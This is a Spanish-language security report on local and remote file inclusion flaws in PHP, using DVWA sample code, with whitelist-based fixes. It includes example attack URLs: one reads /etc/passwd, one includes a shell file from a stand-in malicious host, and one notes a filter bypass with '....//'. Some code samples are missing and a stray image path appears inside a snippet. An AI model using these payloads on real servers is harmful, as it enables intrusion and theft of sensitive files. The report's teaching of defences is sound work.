

**INFORME DE VULNERABILIDADES**

**LFI Y RFI**

1.- INTRODUCCIÓN

El presente informe aborda las vulnerabilidades de inclusión de archivos locales (LFI) e inclusión de archivos remotos (RFI) en aplicaciones web, analizando dos ejemplos de código con niveles de seguridad bajo y medio, donde se explica cómo se producen estas vulnerabilidades y se proporcionan recomendaciones para mitigarlas.

2. VULNERABILIDAD DE INCLUSIÓN DE ARCHIVOS LOCALES

2.1.- Descripción (LFI):

Este ataque guarda una estrecha relación con la vulnerabilidad “Path Traversal”, estableciéndose la diferencia que el primero únicamente presenta la posibilidad de modificar los parámetros de la aplicación web y escapando a contenido sensible dentro del servidor, y en un FLI, además de lo anterior, permite la ejecución de código y la inclusión de archivos en el servidor-web, normalmente, en lenguaje de programación PHP. Todo esto, puede llevar a la exposición y sustracción de información sensible y, en algunos casos, a la ejecución de código malicioso.

2.2. Ejemplo de Código extraído de DVWA, de **NIVEL BAJO**:



Explicación:

1. Apertura del Bloque PHP (<?php):
   * Esta etiqueta indica el inicio de un bloque de código PHP.
2. Comentario *(// The page we wish to display*):
   * Este es un comentario en línea que explica que la variable *“$file”* contendrá la página que deseamos mostrar. Los comentarios en PHP se inician con // y se extienden hasta el final de la línea.
3. Asignación de la Variable *$file*:
   * *$\_GET['page']:* Este comando de PHP, contiene los datos enviados a través de la URL usando el método GET y , en este caso, está accediendo al parámetro *“page”* de la URL.
   * *$file = $\_GET['page'];:* Esta línea asigna el valor del parámetro *page* de la URL a la variable *$file.*

2.2.1- Vulnerable a LFI o inclusión de archivos locales

Este código es vulnerable a la Inclusión de Archivos Locales (LFI), con lo que un actor malicioso podría manipular el parámetro “*page”* en la URL para incluir archivos locales del servidor. Por ejemplo:

*http://example.com/index.php?page=/etc/passwd*

Si el código posteriormente incluye el archivo especificado en $file sin ninguna validación (listas blancas, etc), el atacante podría acceder a archivos sensibles del sistema, y si el código incluyera el comando *Include=$file,* entonces el atacante no solo podría acceder y observar el contenido sensible, sino que podría ejecutar código malicioso.

2.2.2.- Mitigación del riesgo

Para mitigar los efectos de esta vulnerabilidad, es crucial validar y sanitizar todas las entradas del usuario, con alguna/s de las siguientes recomendaciones:

1. Validar las entradas, asegurando que solo se puedan incluir archivos permitidos. Ejemplo:

*// verifica si existe el archivo o identificador asociado a page, y si es válido incluye el archivo*

*if (isset($allowed\_pages[$page])) { include($allowed\_pages[$page]);*

*//En caso contrario, le incluirá un código de error 404.php*

*} else {*

*include('404.php');*

}

1. Utilizar Listas Blancas que permitan únicamente archivos específicos que sean seguros. Ejemplo:

$allowed\_pages = array (“home”, “about”, “contact”);

1. Evitar la Inclusión Directa de Archivos por entrada del usuario y usar un mapeo seguro de nombres de archivos. Por ejemplo:

*$allowed\_pages = [*

*'home' => 'home.php',*


*'about' => 'about\_us.php',*

*'contact' => 'contact\_form.php'*

*];*

Esto es un array que asocia o mapea un identificador a cada recurso o archivo real del sistema. El usuario solo tendrá acceso al identificador, proporcionándole una capa de protección adicional

1. Ejemplo de Código Seguro



2.2.3.- Recomendaciones

* Validar y sanear todas las entradas del usuario, asegurando que solo se puedan incluir archivos permitidos.
* Utilización de listas blancas
* Configurar el servidor para restringir el acceso a archivos sensibles, asegurando que los archivos críticos no sean accesibles desde la web.

2.3. Ejemplo de Código extraído de DVWA, de **NIVEL MEDIO**



Explicación:

1. Inicio y cierre del documento PHP
2. **Obtención de la entrada del usuario**:

php

Copy Code

$file = $\_GET[ 'page' ];

* El script obtiene el valor del parámetro 'page' de la URL.
* Este valor se asigna directamente a la variable $file sin ninguna validación inicial.

1. **Intento de validación de entrada**:

php

Copy Code

$file = str\_replace( array( "http://", "https://" ), "", $file );

$file = str\_replace( array( "../", "..\"" ), "", $file );

* El código intenta eliminar patrones potencialmente peligrosos de la entrada del usuario.
* Primero, elimina "http://" y "https://" para prevenir inclusión de archivos remotos.
* Luego, intenta eliminar "../" y "..\" para prevenir la navegación de directorios (path traversal).

**Problemas de Seguridad**

1. **Validación de entrada insuficiente**:
   * El uso de str\_replace() para eliminar patrones peligrosos es inadecuado y fácil de eludir.
   * Un atacante podría usar variaciones como "....//" o codificación URL para evadir esta protección.
2. **No hay una lista blanca de archivos permitidos**:
   * El script no verifica si el archivo solicitado está en una lista de archivos permitidos.
   * Esto podría permitir el acceso a archivos no previstos dentro del directorio del servidor.
3. **Posible inclusión de archivos no deseados**:
   * Después de la "validación", el script probablemente incluye el archivo sin más comprobaciones.
   * Esto podría llevar a la inclusión de archivos PHP maliciosos o la exposición de archivos sensibles.
4. **Falta de sanitización de la salida**:
   * No hay manejo de la salida, lo que podría llevar a vulnerabilidades XSS si el contenido del archivo incluido contiene código malicioso.
5. **No hay manejo de errores**:
   * El código no maneja situaciones donde el archivo no existe o no es accesible.

**Recomendaciones de Mejora**

1. **Implementar una lista blanca**:
   * Definir un array de archivos permitidos y verificar si la entrada del usuario coincide con uno de estos.
2. **Usar funciones de validación más robustas**:
   * En lugar de str\_replace(), usar expresiones regulares o funciones de filtrado de PHP.
3. **Sanitización de la salida**:
   * Usar funciones como htmlspecialchars() al mostrar contenido para prevenir XSS.
4. **Manejo de errores**:
   * Implementar un manejo adecuado de errores y excepciones.
5. **Usar rutas absolutas**:
   * Definir una constante con la ruta base y concatenarla con el nombre del archivo validado.

**Ejemplo de Mejora**

php

Copy Code

<?php

define('BASE\_PATH', '/var/www/html/allowed\_pages/');

$allowed\_pages = ['home.php', 'about.php', 'contact.php'];

$page = isset($\_GET['page']) ? $\_GET['page'] : 'home.php';

if (in\_array($page, $allowed\_pages) && file\_exists(BASE\_PATH . $page)) {

include(BASE\_PATH . $page);

} else {

*// Manejar error o redirigir a página por defecto*

include(BASE\_PATH . '404.php');

}

?>

Este enfoque mejorado utiliza una lista blanca de archivos permitidos, usa rutas absolutas, y maneja casos de error, proporcionando una solución mucho más segura contra ataques LFI.

3.- VULNERABILIDAD DE INCLUSIÓN DE ARCHIVOS REMOTOS

3.1. Descripción (RFI):

La vulnerabilidad de inclusión de archivos remotos (RFI) permite a un atacante incluir archivos remotos en la aplicación web, lo que puede llevar a la ejecución de código malicioso en el servidor.

3.2. Ejemplo de Código (Nivel Medio)

php

Copy Code

<?php

// El archivo que deseamos mostrar

$file = $\_GET['page'];

// Validación de entrada

$file = str\_replace(array("http://", "https://"), "", $file);

$file = str\_replace(array("../", "..\""), "", $file);

?>

3.3. Explotación

Un atacante puede intentar incluir un archivo remoto malicioso:

http://example.com/index.php?page=http://malicious.com/shell.txt

3.4. Recomendaciones

Deshabilitar la opción allow\_url\_include en la configuración de PHP: Esto previene la inclusión de archivos remotos.

Validar y sanitizar todas las entradas del usuario: Asegúrate de que solo se puedan incluir archivos permitidos.

Utilizar listas blancas: Permitir solo archivos específicos que sean seguros.

4. Conclusión

Las vulnerabilidades de LFI y RFI representan serios riesgos para la seguridad de las aplicaciones web. Es crucial implementar prácticas de codificación segura, validar y sanitizar todas las entradas del usuario y configurar adecuadamente el servidor para mitigar estos riesgos.

5. Aportaciones Visuales

Incluye capturas de pantalla y diagramas que muestren ejemplos de explotación y las medidas de mitigación implementadas.

<?php

*// The page we wish to display*

$file = $\_GET[ 'page' ];

*// Input validation*

$file = str\_replace( array( "http://", "https://" ), "", $file );

$file = str\_replace( array( "../", "..\"" ), "", $file );

?>

**Vulnerabilidades RFI en este Código**

1. **Intento insuficiente de prevenir RFI**:
   * El código intenta eliminar "http://" y "https://" de la entrada del usuario.
   * Sin embargo, esta medida es fácilmente eludible y no previene eficazmente los ataques RFI.
2. **Falta de validación robusta**:
   * No hay una validación adecuada para asegurar que el archivo a incluir sea local.
3. **Posible ejecución de código remoto**:
   * Si este código se usa para incluir archivos (por ejemplo, con include($file)), podría permitir la ejecución de código PHP remoto.

**Riesgos de RFI**

1. **Ejecución de código arbitrario**: Un atacante podría incluir y ejecutar código PHP malicioso desde un servidor remoto.
2. **Compromiso del servidor**: RFI puede llevar a la toma de control completa del servidor web.
3. **Robo de datos**: El código remoto podría acceder a información sensible en el servidor.
4. **Propagación de malware**: El servidor comprometido podría ser usado para distribuir malware.

**Recomendaciones para Mitigar RFI**

1. **Usar una lista blanca de archivos permitidos**:
   * Definir un conjunto fijo de archivos que pueden ser incluidos.
   * Verificar que la entrada del usuario coincida exactamente con uno de estos archivos.
2. **Deshabilitar la inclusión de URL remotas**:
   * En php.ini, establecer allow\_url\_include = Off.
   * Esto previene la inclusión de archivos remotos a través de URL.
3. **Validación estricta de entrada**:
   * Usar funciones de filtrado de PHP como filter\_var() con las banderas apropiadas.
   * Implementar expresiones regulares para validar estrictamente la entrada.
4. **Usar rutas absolutas para la inclusión de archivos**:
   * Definir una constante con la ruta base de los archivos incluibles.
   * Concatenar esta ruta base con el nombre del archivo validado.
5. **Implementar un mapeo seguro**:
   * Crear un array asociativo que mapee identificadores seguros a nombres de archivo reales.
6. **Sanitización de la salida**:
   * Usar htmlspecialchars() al mostrar contenido para prevenir XSS en caso de que se logre incluir contenido malicioso.
7. **Manejo de errores adecuado**:
   * No mostrar mensajes de error detallados que puedan revelar información del sistema.
8. **Principio de menor privilegio**:
   * Ejecutar el script PHP con los mínimos privilegios necesarios.

**Ejemplo de Implementación Segura**

php

Copy Code

<?php

define('BASE\_PATH', '/var/www/html/safe\_includes/');

$allowed\_pages = [

'home' => 'home.php',

'about' => 'about.php',

'contact' => 'contact.php'

];

$page = isset($\_GET['page']) ? $\_GET['page'] : 'home';

if (isset($allowed\_pages[$page]) && file\_exists(BASE\_PATH . $allowed\_pages[$page])) {

include(BASE\_PATH . $allowed\_pages[$page]);

} else {

*// Manejar error o redirigir a página por defecto*

include(BASE\_PATH . '404.php');

}

?>

**Explicación de la Implementación Segura**

1. Se define una ruta base absoluta (BASE\_PATH) para todos los archivos incluibles.
2. Se utiliza un array asociativo ($allowed\_pages) para mapear identificadores seguros a nombres de archivo reales.
3. La entrada del usuario se verifica contra las claves del array $allowed\_pages.
4. Se comprueba la existencia del archivo antes de incluirlo.
5. Se usa una ruta absoluta para la inclusión, combinando BASE\_PATH con el nombre del archivo validado.

**Medidas Adicionales de Mitigación**

1. **Configuración del servidor web**:
   * Configurar el servidor web (por ejemplo, Apache) para limitar el acceso a directorios sensibles.
2. **Uso de Web Application Firewalls (WAF)**:
   * Implementar un WAF puede ayudar a detectar y bloquear intentos de RFI.
3. **Actualizaciones regulares**:
   * Mantener actualizado el sistema operativo, el servidor web y PHP para protegerse contra vulnerabilidades conocidas.
4. **Monitoreo y logging**:
   * Implementar un sistema de monitoreo para detectar actividades sospechosas.
   * Mantener logs detallados de las solicitudes al servidor.
5. **Educación y concienciación**:
   * Formar a los desarrolladores en prácticas de codificación segura y concienciarlos sobre los riesgos de RFI.

Implementando estas medidas, se puede mitigar significativamente el riesgo de ataques RFI y mejorar la seguridad general de la aplicación web.